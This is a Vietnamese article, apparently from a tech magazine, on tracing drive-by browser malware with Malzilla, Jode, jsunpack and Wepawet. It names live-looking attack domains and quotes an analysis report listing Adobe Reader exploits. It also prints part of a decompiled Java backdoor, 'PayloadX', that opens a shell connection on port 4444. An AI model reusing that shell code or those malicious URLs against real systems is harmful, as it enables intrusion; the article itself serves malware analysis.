# Phân tích hành động của Malware

**Tội phạm công nghệ cao ngày nay, rất tinh vi và xảo quyệt trong các phương thức ngụy trang và xóa bỏ dấu vết chúng để lại trên Internet để cố gắng chiếm giữ quyền điều khiển càng lâu càng tốt**. Nhưng dù sao đi nữa, những dấu vết để lại vẫn bị truy lùng bằng những công cụ đặc biệt, nhằm xác định những lỗ hổng bảo mật mà malware dùng để xâm nhập vào hệ thống.

Trong quá khứ, các trình duyệt chỉ dựa vào dấu hiệu nhận dạng và khả nghi của những địa chỉ web nghi ngờ, thì ngày ngay, tất cả những tiêu chí đó đã biến mất.

Phần mềm độc hại có thể ở khắp mọi nơi, website về game, chính trị, tin tức… hoặc ngay cả những trang web nổi tiếng và phổ biến nhất. Điển hình là gần đây, vụ việc đã gây ra nhiều bất ngờ khi tội phạm đã khai thác thành công lỗ hổng an ninh bảo mật qua trình duyệt tại 2 trang web tin tức nổi tiếng của Đức là *Handelsblatt.de*, *zeit.de* thông qua banner quảng cáo để phát tán phần mềm nguy hiểm.

Trong cuộc tấn công này, bọn tội phạm đã sử dụng những đoạn mã Javascript được ngụy trang khéo léo dưới bóng của các banner. Khi kích hoạt đoạn mã này, trình duyệt sẽ hướng người dùng sang những trang web đã được hacker chuẩn bị từ trước nhằm lừa và lấy cắp thông tin cá nhân người sử dụng. Hãng chuyên gia bảo mật Neosploit khi tiến hành điều tra đã phát hiện ra nhiều lỗ hổng bảo mật tương tự như vậy trên ứng dụng QuickTime, Java và Adobe Reader.

Do vậy, tội phạm đã sử dụng những phương thức tấn công gồm nhiều giai đoạn khác nhau, để che giấu nguồn gốc thực sự của cuộc tấn công chính. Đầu

tiên, họ không nhúng những chuỗi ký tự hoặc banner flash đã chứa mã độc, nhưng lại tiến hành mã hóa đường dẫn URL thành những chuỗi ký tự dài, những ký tự này chỉ có thể được giải mã về dạng chuẩn thông qua JavaScript hoặc ActionScript – ngay cả khi những đoạn mã này có thể tự mã hóa. Tiếp theo, họ sẽ lập trình ra phần mềm malware với nhiều thủ thuật ***detour*** *– tạm hiểu là những khúc quanh*, malware này khi được nhúng thành công vào trình duyệt sẽ khiến cho người sử dụng tự động chuyển đến các trang web khác nhau. Tất cả những công đoạn này đều được chuẩn bị kỹ lưỡng và phức tạp nhằm đánh lạc hướng người sử dụng, quản trị viên hoặc ngay cả những chuyên gia an ninh bảo mật.

May mắn thay, bên cạnh đó có những công cụ và những nhà nghiên cứu, có thể tái tạo lại ít hoặc nhiều những đoạn mã từ các đoạn JavaScript riêng biệt mà hầu như không thể bị phát hiện nếu chỉ dùng mắt thường để quan sát và theo dõi. Điều này cho phép chuyên gia bảo mật phát hiện, theo dõi hoặc ít nhất là tìm ra được những lỗ hổng mà kẻ tấn công tiến hành khai thác.

Những công cụ chuyên để sử dụng như *Malzilla* và *Jode* với chức năng chính là phân tích hành động, trong khi *jsunpack* và *Wepawet* sử dụng các dịch vụ tự động hỗ trợ và trở thành 1 phần không thể thiếu của các chuyên gia bảo mật. Chúng ta hãy tham khảo về 4 công cụ này trong phần tiếp theo.


**Công cụ Malzilla**

Công cụ **Malzilla** dành cho nền tảng Windows, giúp những chuyên gia lần theo dấu vết để lại của malware bằng các đoạn mã JavaScript vô cùng khó hiểu trên trang web đã bị lây nhiễm.

Khi đã nhận dạng được đường dẫn URL chính xác, công cụ sẽ tiến hành phân tích và trả về các kết quả liên quan đến mã HTML dưới dạng truy vấn. Người tạo ra các loại virus này thường sử dụng 2 cách để che giấu đường dẫn thực sự và những cú pháp lệnh khác, đơn giản bằng thuật mã hóa base64 hoặc

Universal Character Set – UCS. Malzilla được trang bị tính năng phân tích và nhận biết những chuỗi ký tự đã bị mã hóa thành ký tự đơn giản hơn dành cho các nhà nghiên cứu.

Cách khác là sử dụng JavaScript và các nhóm dữ liệu để thu thập đường dẫn URL trong quá trình run-time. Tuy nhiên, Malzilla vẫn có thể thực thi các câu lệnh và mã JavaScript, sau đó hiển thị đầy đủ các kết quả tương ứng. Nó không được sử dụng phổ biến bởi những người tạo ra virus nếu kết hợp 2 phương pháp này với nhau, vì vậy nếu nhìn ở 1 khía cạnh nào đó, Malzilla rất hữu ích trong việc theo dõi dấu vết của malware.




*Cửa sổ đầu trang của Malzilla có nhiệm vụ hiển thị mã HTML nguồn của trang web, những đoạn mã "nghi ngờ" có thể phân biệt bằng mắt thường*

Trong cuộc kiểm tra đầu tiên, nhập đường dẫn URL của 1 trang web bất kỳ đã bị lây nhiễm vào trường address của Malzilla. .Dù sao đi nữa, những địa chỉ URL được liệt kê ở đây, người sử dụng không nên mở trực tiếp bằng trình duyệt nếu chưa có biện pháp an ninh bảo mật.

Malzilla được tích hợp nhiều biện pháp phòng chống và ngăn chặn hiểm họa đối dành cho hệ thống phân tích khỏi bị lây nhiễm. Ví dụ, chương trình sẽ thực thi các đoạn mã sử dụng thư viện đặc biệt JavaScript mà không gây ra bất cứ ảnh hưởng nào đến hệ thống nguồn. Vì lí do trên, những kẻ tấn công có thể sẽ phải tìm và khai thác những lỗ hổng khác trên chính chương trình Malzilla. Do vậy, lời khuyên từ những chuyên gia bảo mật có kinh nghiệm là không nên tiến hành phân tích malware và các công việc khác trên cùng 1 máy tính. Một phương pháp mang tính thực tiễn hơn nhiều là sử dụng 1 môi trường ảo hóa nào đó, ví dụ như VirtualBox.


Nút “Get” có chức năng gọi địa chỉ thực của địa chỉ URL nhập vào, sau đó, Malzilla sẽ tách lấy mã HTML của địa chỉ đến. Đoạn mã này sẽ được đánh giá là nguy hại hay an toàn, hoặc đơn giản chỉ là những mã hệ thống thông thường. Sau đó, Malzilla sẽ tự động đánh dấu những đoạn mã JavaScript riêng biệt trong tổng thể HTML và gửi tới bộ phận giải mã. Các đoạn mã này có thể được xem tại cửa sổ *Decoder*, nút *Run Script* được bố trí để thực thi các đoạn mã yêu cầu:


*Thực thi đoạn mã nhúng phía trên sẽ chỉ ra 1 module iFrame ẩn chỉ tới một server chỉ định sẵn tại cửa sổ phía dưới*

Nếu đoạn mã nhúng được thực thi thành công, Malzilla sẽ hiển thị thông báo "***Script compiled***" và đưa ra kết quả tại cửa sổ bên dưới. Nhưng thông thường, kết quả này sẽ là một iFrame ẩn và đồng thời tự động kích hoạt trình duyệt, trỏ tới 1 trang web đã được chỉ định sẵn, hoặc 1 đoạn mã JavaScript khi được thực thi bởi Malzilla, sẽ được giải mã đầy đủ.

Nếu có khung sẵn, bạn chỉ cần copy nội dung vào cửa sổ giải mã và nhấn "**Run Script**" để thực hiện. Kết quả trả về là 1 đường dẫn có dạng tương tự như hình trên, bạn chỉ cần nhập lại đường dẫn đó vào trường URL và bắt đầu

quá trình phân tích trong Malzilla, rồi tiến hành các bước tiếp theo như hướng dẫn trên. Tại ví dụ, kết quả trả về là trang *oughwa.com/in4.php*. Đoạn mã nguồn mà Malzilla phân tích được sẽ trỏ đến server *apomith.com*, nơi đang tiến hành các hành vi khai thác lỗ hổng.





*Sau khi tiếp tục chuyển hướng, các liên kết ẩn trong iFrame sẽ chuyển đến 1 trang có chứa lỗ hổng đã được khai thác sẵn bằng Java*

Nhưng có 1 điều bất cập hay gặp phải với Malzilla là chương trình không thể hoàn thành việc phân tích các đoạn mã vì không hỗ trợ các hàm JavaScript, điển hình như hàm *document.createElement()*, trong trường hợp ví dụ trên đoạn mã nhúng trỏ đến server *apomith.com*.

Tại thời điểm này, đây là 1 trong những yêu cầu cấp thiết để tìm phương pháp thích ứng với JavaScript và thay thế các chức năng không được JavaScript hỗ trợ với những chức năng tương đương, hoặc sử dụng những công cụ khác như *jsunpack* – chúng ta sẽ tiếp tục tìm hiểu tại phần tiếp theo.

Bên cạnh đó, Malzilla cũng có thể giải mã được những "khúc quanh" khó hiểu của các đoạn mã độc mà không cần phải sử dụng môi trường ảo hóa, bằng tính năng giải mã đa tầng. Ví dụ, Malzilla sẽ tự động giải mã các câu lệnh, cú pháp ngụy trang bằng chức năng yêu cầu thoát, truy cập gửi đi từ hệ thống và ghi lại thành 1 file. Hoặc Malzilla có thể giúp người sử dụng thực hiện công việc này bằng tay nếu có bạn có kỹ năng. Về việc làm thế nào hoặc sử dụng khi nào đối với những công cụ này sẽ được đề cập trong các dự án tiếp theo.




*Trang web này đang cố gắng khai thác lỗ hổng trong ActiveX control thông qua plugin dành cho Adobe Reader*

Đoạn mã trong ví dụ trên chỉ ra rằng kẻ xấu đang cố gắng lợi dụng lỗ hổng của hiệu ứng đọc file PDF cũng như Java, qua đó lây lan vào sâu bên trong hệ thống. Đoạn mã trên còn cho biết thêm rằng kẻ xấu đang khoét sâu vào trình duyệt Internet Explorer, tiến hành kiểm tra xem trình duyệt của Microsoft đã cài đặt ActiveX control dành cho Adobe Reader hay chưa, và kiểm tra phiên bản ActiveX đó. Để bắt đầu quá trình khai thác lỗ hổng an ninh này bằng Java, server *apomith.com* sẽ tự động tải gói Java ***jjj.jar*** về máy tính của nạn nhân và tiến hành từ đây.

***Trang 2***: **Công cụ Jode**

---


## Công cụ Jode

Tiếp theo, chúng ta sẽ tìm hiểu về công cụ **Jode**. Malzilla chỉ tiến hành thao tác với các đoạn mã JavaScript, trong khi cần thêm 1 công cụ để phân tích gói Java ***jjj.jar***, ở đây chúng ta sẽ sử dụng Jode: trình biên dịch các gói Java.

Chương trình có khả năng chuyển đổi mã byte-code Java trong các lớp – class và chuyển về mã Java thông thường, mà chúng ta có thể đọc và hiểu được. Bản thân Jode cũng được tạo ra bởi Java, nên ứng dụng này có thể hoạt động trên các nền tảng hệ điều hành khác nhau. Khi hoạt động, Jode sẽ tiến hành lưu trữ các gói và các lớp riêng biệt thành những file nguồn tương ứng.

Ví dụ, gói ***Vergrößern Jode*** (*jode-1.x.jar*) có thể dễ dàng cách ly hoàn toàn

và lưu trữ trong thư mục riêng biệt, đồng thời bị loại bỏ tính năng tự động cài đặt vào hệ thống. Tuy nhiên, các thông tin về vị trí lưu trữ nên được khai báo đầy đủ trong thuộc tính *CLASSPATH Java environment variable*, còn cách thiết lập như thế nào đã được miêu tả đầy đủ và chi tiết trong tài liệu tham khảo đi kèm của Jode.




*Jode lưu trữ các lớp tương ứng của gói như file mã nguồn Java*

Để phân tích gói ***jjj.jar*** bằng mã khai thác, tải trực tiếp từ server về hệ thống và sử dụng hàm Java *jode.decompiler.Main*, với câu lệnh **dest srcdir jjj.jar**

```
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.net.ServerSocket;
import java.net.Socket;
import java.net.URL;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;

public class PayloadX implements PrivilegedExceptionAction
{
    public static String data = null;
    public static String lhost = null;
    public static int lport = 4444;

    class StreamConnector extends Thread
    {
        InputStream is;
        OutputStream os;

        public void run() {
            BufferedReader bufferedreader = null;
            BufferedWriter bufferedwriter = null;
            try {
                bufferedreader = new BufferedReader(new InputStreamReader(is));
                bufferedwriter
                    = new BufferedWriter(new OutputStreamWriter(os));
                char[] cs = new char[8192];
                int i;
                while ((i = bufferedreader.read(cs, 0, cs.length)) > 0) {
                    bufferedwriter.write(cs, 0, i);
                    bufferedwriter.flush();
```

*Bộ nhân Java applet "có vẻ" như đang làm nhiệm vụ mở cổng 4444 trên server của nạn nhân*

Sau khi thực hiện câu lệnh trên, Jode sẽ tạo ra 3 file Java nguồn và 1 thư mục con. Bằng những phương pháp nghiệp vụ tìm hiểu về lỗ hổng an ninh, ở đây là thông qua plug-in Java dành cho các trình duyệt, các chuyên gia đã xác định được nguyên nhân cốt lõi ở đây là file ***PayloadX.Java*** đang cố gắng mở backdoor tại cổng **4444**.


**Tìm hiểu về *jsunpack***

Nếu bạn không muốn sử dụng những công cụ trên vì cho rằng việc cài đặt chúng lên hệ thống có phần mạo hiểm, bạn có thể quan tâm đến dịch vụ phân tích trực tuyến. Chuyên gia phân tích malware Blake Hartstein của tổ chức iDefence khuyên mọi người nên sử dụng dịch vụ trực tuyến ***jsunpack***, dựa trên nền tảng bộ công cụ *jsunpack-ng*, được nghiên cứu và phát triển bởi chính ông.

Với cơ chế giống như Malzilla, jsunpack giải mã những đoạn code vô cùng khó hiểu dựa trên mã JavaScript, và cố gắng biên dịch những hành động của đoạn mã đó, đồng thời đánh giá sơ bộ trực tuyến về các trang web nghi ngờ là đã bị nhiễm và chi tiết bản chất của những nguy cơ đó. Tất cả những gì cần cung cấp cho jsunpack là đường dẫn URL.

Tiến hành thử nghiệm với tên miền *www.bowwow.co.uk*, các chuyên gia đã nhận thấy sự khác biệt thú vị với Malzilla, khi ***jsunpack*** đã phát hiện được 1 đường dẫn chưa được mã hóa mà chỉ định rất rõ ràng vào những địa chỉ của tin tặc. Tại điểm đến cuối cùng, công cụ đã tiến hành phân tích chi tiết các đoạn mã trong từng thành phần đi kèm toàn bộ mã nguồn JavaScript, và đã phát hiện được 1 lỗ hổng liên quan tới việc khai thác bằng PDF. Jsunpack đã bỏ qua đoạn mã JavaScript ngụy trang này (tất nhiên đoạn code này sẽ tiếp tục xuất hiện trong mã nguồn HTML), đã được hacker nhúng vào hệ thống một cách tinh vi. Lý do tại sao tin tặc lại chuyển hướng tấn công thông qua lỗ hổng PDF vẫn còn chứa đựng nhiều bí mật. Chuyên gia phân tích malware

Thorsten Holz cho rằng sự tấn công này là do nhiều cuộc tấn công vào các lỗ hổng khác nhau và được thực hiện bởi những nhóm tin tặc khác nhau.





*Jsunpack tự động giải mã và phân tích hành động các đoạn mã JavaScript trên trang web*
*nghi ngờ có chứa malware*

Sau đó, jsunpack sẽ thu thập tất cả các đánh giá và kết quả phân tích thành 1 file duy nhất. Tuy nhiên, kết quả thu được vẫn không phải là đáng tin cậy hoàn toàn, vì jsunpack đưa ra những đánh giá khác nhau trong điều kiện thử nghiệm khác nhau là khá giống nhau. Công cụ này vẫn đang trong giai đoạn thử nghiệm và có lẽ sẽ cần 1 khoảng thời gian nữa để hoàn chỉnh.

## Tìm hiểu về malware crawlers


Dịch vụ trực tuyến **Wepawet** được phát triển và điều hành bởi nhóm bảo mật an ninh hệ thống thuộc trường đại học California tỏ ra đáng tin cậy và ổn định hơn. Tiến hành kiểm tra với những cuộc tấn công vào lỗ hổng an ninh thông qua các plug-in như Adobe Flash và Adobe Reader, công cụ đã chỉ ra rõ ràng có bao nhiêu lỗ hổng và những yếu điểm nào đang được khai thác bởi tin tặc.

Hiện nay, Wepawet đang tiếp tục tiến hành thử nghiệm trên sản phẩm Adobe và liên tục phát hiện ra thêm các lỗ hổng nguy hiểm. Bên cạnh đó, Wepawet còn phát hiện thêm rất nhiều các lỗ hổng bảo mật mà các dịch vụ trực tuyến khác như **Anubis** hoặc **Virus Total** đang nghiên cứu.




*Wepawet dự kiến sẽ bắt đầu với đường dẫn URL hoặc file HTML đã được lưu trữ sẵn*

Cũng giống như jsunpack, ***Wepawet*** cần 1 đường dẫn URL để bắt đầu quá trình phân tích, sau đó tiếp tục tiến hành giải mã những đoạn code JavaScript và đưa ra cái nhìn tổng quan. Đồng thời, công cụ liệt kê ra tất cả các hành động liên quan, những đoạn mã nào sẽ tiếp tục sinh ra, ActiveX control nào đã và đang được kích hoạt trong Internet Explorer, và điểm đến tiếp theo sau khi chuyển hướng hành động. Bám sát vào hành vi của đoạn mã phân tích, Wepawet tiếp tục như vậy đối với mỗi đường dẫn nghi ngờ vừa phát hiện được mà nhà phân tích không cần cung cấp thêm bất cứ giá trị URL nào khác.



**Wepawet (alpha)**

Home | About | Sample Reports | Support | News

**Analysis report for http://vvvilon.com/c/exp/pdf.php?user=admin**

**Sample Overview**

| | |
|---|---|
| **URL** | http://vvvilon.com/c/exp/pdf.php?user=admin |
| **MD5** | 146c8c123c8f8a993413427d49a227e3 |
| **Analysis Started** | 2010-02-28 16:51:40 |
| **Report Generated** | 2010-02-28 16:47:47 |
| **JSAND version** | 1.02.02 |

See the report for domain vvvilon.com.

**Detection results**

| Detector | Result |
|---|---|
| JSAND 1.02.02 | malicious |

**Exploits**

| Name | Description | Reference |
|---|---|---|
| Adobe Collab overflow | Multiple Adobe Reader and Acrobat buffer overflows | CVE-2007-5659 |
| Adobe getIcon | Stack-based buffer overflow in Adobe Reader and Acrobat via the getIcon method of a Collab object | CVE-2009-0927 |
| doc.media.newPlayer | Use-after-free vulnerability in the Doc.media.newPlayer method in Adobe Reader and Acrobat 8.0 through 9.2 | CVE-2009-4324 |

**Deobfuscation results**

**Evals**

```
function fAloLsjNCAhlowi0(){
  return /*SHGSNReDVRuJ <vNdfUqvcGXejV> wbohtvoNJI*/KpJLGv;
}
```

(repeated 1 time)

```
function /*WkkBMfEGJ <ZJcgrWjNdvJ> WyfFsesEBO*/fAloLsjNCAhlowi1(){
  /*mQOrV <AytKbZBxI> aEYBbXgg*/return fAloLsjNCAhlowi0();
}
```

*Trước tiên, Wepawet sẽ liệt kê ra tất cả những lỗ hổng phát hiện được trên trang web*

Nếu bạn muốn tiến hành 1 cuộc kiểm tra nhanh mà vẫn đảm bảo tính xác thực thì Wepawet là 1 trong những công cụ hoàn hảo nhất, chương trình cung cấp những khái niệm cơ bản nhất về bản chất của việc tấn công và khai thác lỗ hổng bảo mật phần mềm, trong khi người dùng không cần phải mạo hiểm khi sử dụng cả hệ thống máy tính cho việc phân tích phần mềm độc hại như malware. Tỷ lệ thành công rất cao, bộ máy rà soát luôn được kiểm tra và cập nhật đầy đủ, nhưng đối với người sử dụng thông thường, các chuyên gia bảo mật vẫn khuyến cáo rằng nên sử dụng kết hợp các công cụ phân tích khác nhau chứ không nên chỉ sử dụng đơn thuần 1 chương trình.